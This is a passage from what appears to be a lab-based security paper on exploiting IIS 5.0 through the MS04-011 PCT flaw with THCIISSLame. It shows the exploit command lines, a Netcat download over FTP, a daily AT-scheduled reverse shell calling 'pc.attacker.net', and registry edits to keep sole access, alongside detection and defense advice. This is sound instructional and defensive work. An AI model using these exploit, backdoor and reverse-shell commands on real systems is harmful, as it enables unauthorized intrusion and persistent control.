

Figure 10. Server Identification Using Achilles

It is shown in the “Server” line, that the server is Internet Information Server version 5.0.

Similar to the reconnaissance phase, the process of server identification using Achilles will not be detected as attack because it is using normal web request, like normal user visiting the web site. It is a passive identification method, where observation of the server response is used to determine the server version. The web server log will capture this connection just like normal web request, same thing with the firewall log. When IDS is around it will not capture any suspicious traffic as well.

To defend against this kind of server fingerprinting, it is suggested to change the banner given in the "Server" response header value, to some other value than the default, to obscure the server type and version. This is a simple defense for fingerprinting through banner grabbing (security by obscurity kind of method) and will not prevent an attacker performing other types of fingerprinting that do not use banner grabbing.

One of the method to perform the change is using IISBanner, an IIS banner changer tool. Description and download information of this tool can be found at http://www.securiteam.com/tools/5KP0D2KAAE.html.

4.3 Exploiting The System

Up to this stage, the necessary prerequisite for launching the attack has been satisfied, which is the target server and observation of the server type and version to make sure it is vulnerable against the exploit. The next step is to run the exploit itself. First of all, it has to be compiled first. As mentioned in the source code, it was originally compiled with MS Visual C++.

Microsoft provides the free version of the C compiler in the Microsoft Visual C++ Toolkit 2003, available at http://msdn.microsoft.com/visualc/vctoolkit2003/. The libraries required for the exploit, as part of the Microsoft Windows Platform SDK, have to be downloaded from http://www.microsoft.com/msdownload/platformsdk/sdkupdate/ and installed, for successful compilation.

To compile, as also mentioned in the exploit source code comments, the following command can be issued from the Windows shell, to generate THCIISSLame.exe:

```
cl THCIISSLame.c
```

To run the exploit, there are several argument required, as shown below when the file name is typed in the Windows shell:

```
C:\>thciisslame

THCIISSLame v0.3 - IIS 5.0 SSL remote root exploit
tested on Windows 2000 Server german/english SP4
by Johnny Cyberpunk (jcyberpunk@thc.org)

Usage:  <victim-host> <connectback-ip> <connectback port>
Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337
```

<victim-host> represents the target host's DNS name or IP address to be attacked, which has already been acquired in the previous phases, that is 10.1.1.3

<connectback-ip> is the IP address of the host or machine launching the exploit, in this case 10.10.10.101.

<connectback port> is the TCP port used by the target host to connect to the host launching the exploit.

Special consideration must be made for the connect-back port, because the target host very likely is placed behind a firewall. Once the target host is overflowed, it will make an outgoing connection through the firewall. Usually, only selected ports are allowed to go out through the firewall, and further because this target is a web server, which normally placed in separate service network, outgoing access may even be stricter.

There are several ports as options:

- TCP port 80, for HTTP access
  This will work if the web server for any reason is allowed to make an outgoing web connection to Internet.
- TCP port 443, for HTTPS access
  Similar as above, this will work if the web server is allowed to make an outgoing web connection with SSL to Internet.
- TCP port 21, for FTP access
  As for this one, maybe the server required to download files or anti virus signature update.
- TCP port 25, for SMTP access
  This is less likely to be allowed, but there is a chance that the firewall simply opens this port for all service network IP addresses, where the SMTP or mail server is, to go out to Internet.

When running the exploit, there is no way to know exactly whether the overflowing is failed, or the overflowing is successful but the connection back is blocked by the firewall. Only when both overflowing and the connection back are successful, and command shell is received, then it is known that the exploit is successful. Trial and error with educated guess must be done to determine the allowed connect-back port.

Among the four options, the first two, port 80 and 443 will more likely being allowed, and maybe also port 21. The common mistake here is the assumption that outgoing connection is harmless, and at times, when performing their work on the server, server administrators prefer to use that server's browser to find required information on the Internet.

In this case, the exploit is run using port 443, with the following command:

```
C:\>thciisslame 10.1.1.3 10.10.10.101 443
```

Figure 11 shows the illustration of the attack steps by the exploit, and described below:

1. The exploit initiates TCP connection on TCP port 443 to the web server, and after initial three-way handshake finished, it sends the crafted malicious request
2. When the exploitation is successful, the server open new outgoing connection, to connect to the attacker machine, in this case using TCP port 443. The attacker machine will be able to see the shell of the target web server.



Figure 11. Exploit Attack

Result of the execution is shown in Figure 12 with the exploit successfully overflow the server, and get the shell access of the remote server, with SYSTEM user privileges. SYSTEM user is normally used by the operating system, and possesses the highest level of access. This is shown in the last line, where the command prompt shows the E:\WINNT\System32 as the default folder of the remote server. The use of E: drive here is due to the configuration in the lab environment, so it could be any drive letter depends on the configuration, but the default folder remains the same.



Figure 12. Successful Exploitation

This means that the web server is allowed to make outgoing connection on port 443 (HTTPS), which used by the exploit to make connection back to the attacker machine.

In the network environment being attacked here, there are no mechanisms available to detect the attack using the exploit. Firewall will only see that there is an SSL request to the web server, and no further detail. The web server will not even records the connection request into its log because it only logs completed web (HTTP) sessions. As explained in section 2.9, the malicious packet is sent right after TCP three-way handshake is completed, as the initial packet of SSL handshaking. The HTTP session follows next after SSL handshaking. Therefore, no record in the log file, because the session has not been completed.

The use of IDS or sniffer will help to detect the exploit's attack. Detection of the exploit using IDS and sniffer has been explained previously in section 2.9.

In order to defend against the exploit, several things can be and should be done:

1. Always install the latest security updates or patches.
   This will prevent the exploit to penetrate into the server. For this particular vulnerability, the security update, MS04-011 can be found from http://www.microsoft.com/downloads/details.aspx?FamilyId=0692C27E-F63A-414C-B3EB-D2342FBB6C00&displaylang=en.

2. Prevent the firewall from letting outgoing connections from servers, unless really necessary.
   This will not prevent the exploit to come in, but will prevent the connect-back connection, thus prevents successful exploitation. If outgoing connection is required, for example for mail server with SMTP protocol, firewall should be configured to

allow only the specific server to make outgoing connection on that specific port. The safest policy is to allow only those that are necessary and block everything else.

3. Enable auditing on the server and audit the use of cmd.exe
   On the server being attacked, the auditing function is not enabled. It is recommended that this feature is enabled, and especially used here to monitor who is using cmd.exe. The exploit is making use of cmd.exe with SYSTEM privileges, therefore when the activity is audited, it will be seen that cmd.exe is run by SYSTEM, which is unlikely to be a normal event.

   To enable auditing for the cmd.exe, there are two actions required:
   - Enable Audit Policy
     This can be enabled from the Local Security Policy configuration under the Administrative Tools menu of Windows 2000. As member of Windows 2000 domain, the audit policy for this server can also be set from the domain controllers, as part of the Domain Security Policy. Figure 13 shows the configuration window for this. Under the Audit Policy, to enable auditing for files, Audit object access should be set, by selecting either Success or Failure events. In this instance, both are chosen.



Figure 13. Enable Auditing

- Configure auditing on cmd.exe
  Auditing for objects will only be actually enabled when it is set on the object itself, in this case the cmd.exe file. On the file, located under “\winnt\system32”, through its Properties, Security tab, Advanced, then Auditing tab, the audit settings can be added for the SYSTEM account, as shown in Figure 14. Audit is set for execution of cmd.exe (“traverse folder / execute file” option), either successful or failed.



Figure 14. Audit cmd.exe

When the exploit manages to penetrate the server, and executes cmd.exe, the event will be recorded in the Security Log, as seen in Figure 15. Can be seen that the user is SYSTEM and the Object Name is cmd.exe.



Figure 15. Audited Execution of cmd.exe

4.4 Keeping Access

The shell access gained by running the exploit in the previous phase is only used for the initial access to the system. Further in the keeping access phase, to maintain access to the system by the attacker, there are two things need to be done:

- Creating backdoor access to the system that does not rely on the vulnerability.
- Fixing the vulnerability so that nobody else can make use of it to access the system with the same exploit, including the attacker himself.

4.4.1 Creating Backdoor Access

While using the exploit is sufficient to get the access to the system, it is not for permanent access because of several reasons. Firstly, it is also exploitable by any other people running the exploit, since the exploit is widely available in the Internet. Therefore, other people also able to get into the system and do the same thing as the attacker, which definitely the attacker does not want. Secondly, once the server administrator fixes the vulnerability, as suggested by related advisories, the attacker will no longer be able to get in. Other method that is stealthier, only allow the attacker himself to access and is not even related to the vulnerability being exploited should be used after the initial access with the exploit.

The tool that is going to be used to facilitate the access here is Netcat, which can be downloaded from http://www.atstake.com/research/tools/network_utilities/. Using this tool, both the attacker machine, as well as the target machine have to have Netcat on them.

Therefore, prior to setup the alternative access method using Netcat, the tool has to be downloaded to the target machine. FTP protocol is used to perform this, as the server might likely is allowed by the firewall to make FTP outgoing connection. The attacker sets up an anonymous FTP server, and put Netcat (nc.exe) executable file accessible. Via the shell access provided by the exploit, the attacker can run FTP command to download nc.exe. This is shown in Figure 16.



Figure 16. Downloading Netcat

The following command is issued from the shell:

```
ftp –A 10.10.10.101
```

This command sends an anonymous FTP request to 10.10.10.101, which is the attacker machine, where he set up the FTP server. The –A command switch allows the FTP client to send anonymous request without the need for the user to key in credentials.

After login succeeded, the following FTP commands are issued:

```
bin
get nc.exe
bye
```

The bin command is issued to request for binary transfer mode, because the file requested is a binary file. The next command, get nc.exe, is to download the nc.exe.

Lastly, bye command is to quit the FTP session. At this point the nc.exe has already been downloaded into the target machine.

The backdoor access will be setup by using Netcat run as client mode from the target server, connecting back to the attacker machine running Netcat in listening mode. When used as client mode, Netcat is making a connection to other destination from the machine it is run. While when it is used in listening mode, Netcat listen on particular port specified for an incoming connection, or in other words acting as a server. The protocol or application used with the connection depends on what is specified by Netcat in client mode or listening mode. The Windows command shell, cmd.exe is used here and specified by the client mode Netcat running on the target server, so that when connection is established, the client mode Netcat will execute the cmd.exe and send it over the connection, letting the listening mode Netcat running on the attacker machine get the shell access of the target server.

This is similar to the approach taken by the exploit using connect back shell. As explained before, in this situation, there are several ports can be chosen for the outgoing connection. Port 443 is used by the exploit for the target server to connect back to the attacker machine, and this is still required for now. The FTP port 21, also in use for FTP transfer. Port 80 will be use for this, which will looks like an outgoing HTTP traffic when seen by the firewall (but not proxy based firewalls, which is able to distinguish HTTP protocol from others running on port 80).

Netcat on the attacker machine in listening mode, will be run using the following command:

```
nc –l -p 80
```

Command arguments of the above are explained in the following table:

Command Arguments	Description
`nc`	Executable file of Netcat
`-l`	Instructs Netcat to run in listening mode, to accept incoming connection on the TCP port specified with -p
`-p 80`	Specifies the TCP port to use, in this case port 80. This option is used with listening mode.

On the target server, Netcat is run as client mode, using the following command:

```
nc <attacker-IP-or-hostname> 80 –e cmd.exe
```

The command arguments used are explained in the following table:

Command Arguments	Description
`nc`	Executable file of Netcat
`<attacker-IP-or-hostname>`	Instructs Netcat to connect to the IP address or hostname, in this case to that of the attacker machine. In the real execution, this will be replaced by the IP address or hostname.
`80`	Instructs Netcat to make connection on this port, in this case TCP port 80. This option is used with client mode.
`-e cmd.exe`	Specifies the application to run, in this case cmd.exe, the Windows Command Shell.

By the time Netcat is run on the target server, the listening Netcat on the attacker machine must be ready to accept the connection. When the connection is successful, the attacker machine will be able to get the shell access of the target server.

Since access using the exploit will not be available later on, once it is being fixed by the attacker himself, access to the exploited server will rely on this newly setup Netcat connection. With the target server as the one initiating the Netcat connection, if only one time connection is created, once the attacker closes the shell connection, he will no longer be able to access the system. For this reason, there has to be a way to make the target server initiates connections repeatedly.

This can be achieved by running the Netcat command using the Task Scheduler service, which is enabled by default in Windows 2000 Server. By doing this, Netcat will be run on the specified schedule.

The “net start” command can be used to check whether the Task Scheduler service is running. It will display all running services, and if Task Scheduler is listed there, meaning it is already running. If Task Scheduler is not there, then it has to be started first (which is not necessary here because it has already been started), with the following command:

```
net start "task scheduler"
```

“Net start” is the command used to start Windows services, while “task scheduler” is the service that needs to be started.

As mentioned earlier on, the IP address of the attacker machine is obtained dynamically from the ISP. When performing the initial attack, the IP address is known, which is 10.10.10.101. However, subsequent connections through the scheduler may need to connect to different IP address, because it may span different days where the attacker

machine maybe rebooted and obtains different IP address. Therefore hostname is used here instead.

From the shell command line, the AT command is used to schedule Netcat execution. The following command is used to schedule Netcat connection every day at 12 am:

```
at 00:00 /every:m,t,w,th,f,s,su cmd.exe /c "nc pc.attacker.net 80 -e cmd.exe"
```

Options used by the AT command above is explained in the table below:

Command Arguments	Description
`at`	The AT command
`00:00`	Time specified to run the scheduled command, which is 12 am
`/every:m,t,w,th,f,s,su`	Run the scheduled command every day of the week: m – Monday t – Tuesday w – Wednesday th – Thursday f – Friday s – Saturday su – Sunday
`cmd.exe /c "nc pc.attacker.net 80 -e cmd.exe"`	Specifies the command to be scheduled. The commands between double quotes are the Netcat command, which has been explained previously. The cmd.exe with /c argument is specified to allow Netcat to be executed by the command shell, cmd.exe. The /c argument instruct cmd.exe to execute the strings that follows this argument

Figure 17 shows the scheduling of the Netcat connection with the AT command. Running AT without any arguments will show all scheduled tasks. This is used to check whether the scheduled entry has been added properly, as shown also in Figure 17.

```
E:\WINNT\System32\cmd.exe - thciisslame                    443
E:\WINNT\system32>at 00:00 /every:m,t,w,th,f,s,su cmd.exe /c "nc pc.attacker.net
 80 -e cmd.exe"
at 00:00 /every:m,t,w,th,f,s,su cmd.exe /c "nc pc.attacker.net 80 -e cmd.exe"
Added a new job with job ID = 1

E:\WINNT\system32>at
at
Status ID   Day                       Time          Command Line
-------------------------------------------------------------------------------
         1   Each M T W Th F S Su    12:00 AM      cmd.exe /c "nc pc.attacker.net
 80 -e cmd.exe"

E:\WINNT\system32>_
```

Figure 17. Running AT Command

On the specified time, the attacker can run Netcat to listen on port 80 and wait for the server to execute the scheduled task and run Netcat to initiate the connection. When it is successful, the attacker can see the server shell on his machine, as seen in Figure 18, and resume access to the server without relying on the exploit anymore.

```
E:\WINNT\System32\cmd.exe - nc -l -p 80

C:\>nc -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

E:\WINNT\system32>_
```

Figure 18. Successful Netcat Connection

The activities in this section can be detected in several ways:

- Using firewall to see outgoing connections
  The firewall log will show that the web server is making outgoing connections over TCP port 21, 80 and 443. This may not be accurate and need to be investigated further when administrators are also using the server for Internet connectivity on the same ports.
- Checking scheduled tasks on the web server
  Again, using the AT command without arguments will show the list of all scheduled tasks, as mentioned earlier. The tasks scheduled should be checked if there are any suspicious ones.

The defense methods recommended for preventing the backdoor access are as follows:

1. In the first place, prevent the exploit to successfully exploiting the system.
   This can be done by both installing the latest security update, and configure the firewall not to allow outgoing connections for servers unless necessary. These are the same methods as mentioned in the previous section 4.3.

2. Prevent the firewall from letting outgoing connections from servers, unless really necessary.
   While this is a repetitive recommendation, it is especially important here, because as mentioned in this section, the attacker is using FTP command to download his tools. It will not be possible to do this, if firewall blocks the FTP traffic initiated from the server.
3. Use proxy or application proxy firewall
   When proxies are used, the outgoing connection will be verified up to the application level. Which means for example, if packets come in through TCP port 80, the proxies will verify that they are HTTP packets, or else they will not let the packets through. This defense mechanism will drop Netcat connection that is running over port 80, because it does not use HTTP protocol format.
4. Disable the Task Scheduler service
   If the Task Scheduler is disabled, AT command will not be functioning, so no scheduling can be done. However, this will not stop the attacker to enable it again, but only to slow him down. If he can get access to the graphical user interface of the server, which is highly possible in this state, he can just go to the Services configuration and enable the service. From command line, if he can get a tool from Windows 2000 Resource Kit, called sc.exe, he can also make the changes to the service status.
5. Enable auditing for ftp.exe and at.exe.
   In the previous section, enable auditing has been discussed for the cmd.exe. Additionally, the same thing can be applied to ftp.exe and at.exe that are used in this section. When both commands are executed, the Security Log will capture the events, similar to the one previously shown with cmd.exe.

4.4.2 Fixing Vulnerability

Once the shell connection using Netcat is established, the first shell connection created using the exploit will be terminated and the vulnerability will be fixed. Fixing of the vulnerability is not the act of kindness, but rather to own the system access only to the attacker himself and prevents others gaining access using the same vulnerability.

As suggested in the vulnerability advisory from Microsoft[10], the vulnerability can be fixed by either applying patch, security update MS04-011 or adding a value in the registry. Adding the value in the registry will be a simpler method, and is the one chosen here.

The purpose of adding value in the registry is to disable PCT protocol support that is enabled by default. When PCT is disabled, the vulnerable routine is not reachable, thus makes to server not vulnerable anymore. The value is added in the following registry key:

[10] http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

```
HKey_Local_Machine\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\
Protocols\PCT 1.0\Server
```

With default configuration of the vulnerable server, there are no values under this registry key.

The following value should be added:

Value name: Enabled
Data type: REG_BINARY
Value: 00000000

The tool used to change the registry from command line is reg.exe, which is part of Windows 2000 Support Tools, available for download from http://www.microsoft.com/windows2000/downloads/servicepacks/SP4/supporttools.asp The tool has to be downloaded into the server from the attacker machine, carried out using FTP commands similar to the ones used when downloading nc.exe (in section 4.4.1 above).

First of all, the existence of the value in the server is being checked, to see the current value. The following command arguments is used:

```
reg query "HKLM\system\currentcontrolset\control\securityproviders\schannel\
protocols\pct 1.0\server" /s
```

The following table explains the options used.

Command Arguments	Description
`reg`	The reg.exe executable
`query`	View the subkeys and values under the key specified next
`"<registry key>"`	This is the registry key. Registry key need to be put in between two double quotes when there are white space in it. The root key of the registry can be abbreviated, where HKey_Local_Machine becomes HKLM.
`/s`	Show all subkeys and values available under the specified key

Once it is seen that no value under the key, new value can be added, using the following command:

```
reg add "HKLM\system\currentcontrolset\control\securityproviders\schannel\
protocols\pct 1.0\server" /v Enabled /t REG_BINARY /d 00000000 /f
```

The command arguments are described further in the following table:

Command Arguments	Description
reg	The executable name
add	Add the value under the key specified next
"<registry key>"	This is the registry key. Registry key need to be put in between two double quotes when there are white space in it. The root key of the registry can be abbreviated, where HKey_Local_Machine becomes HKLM.
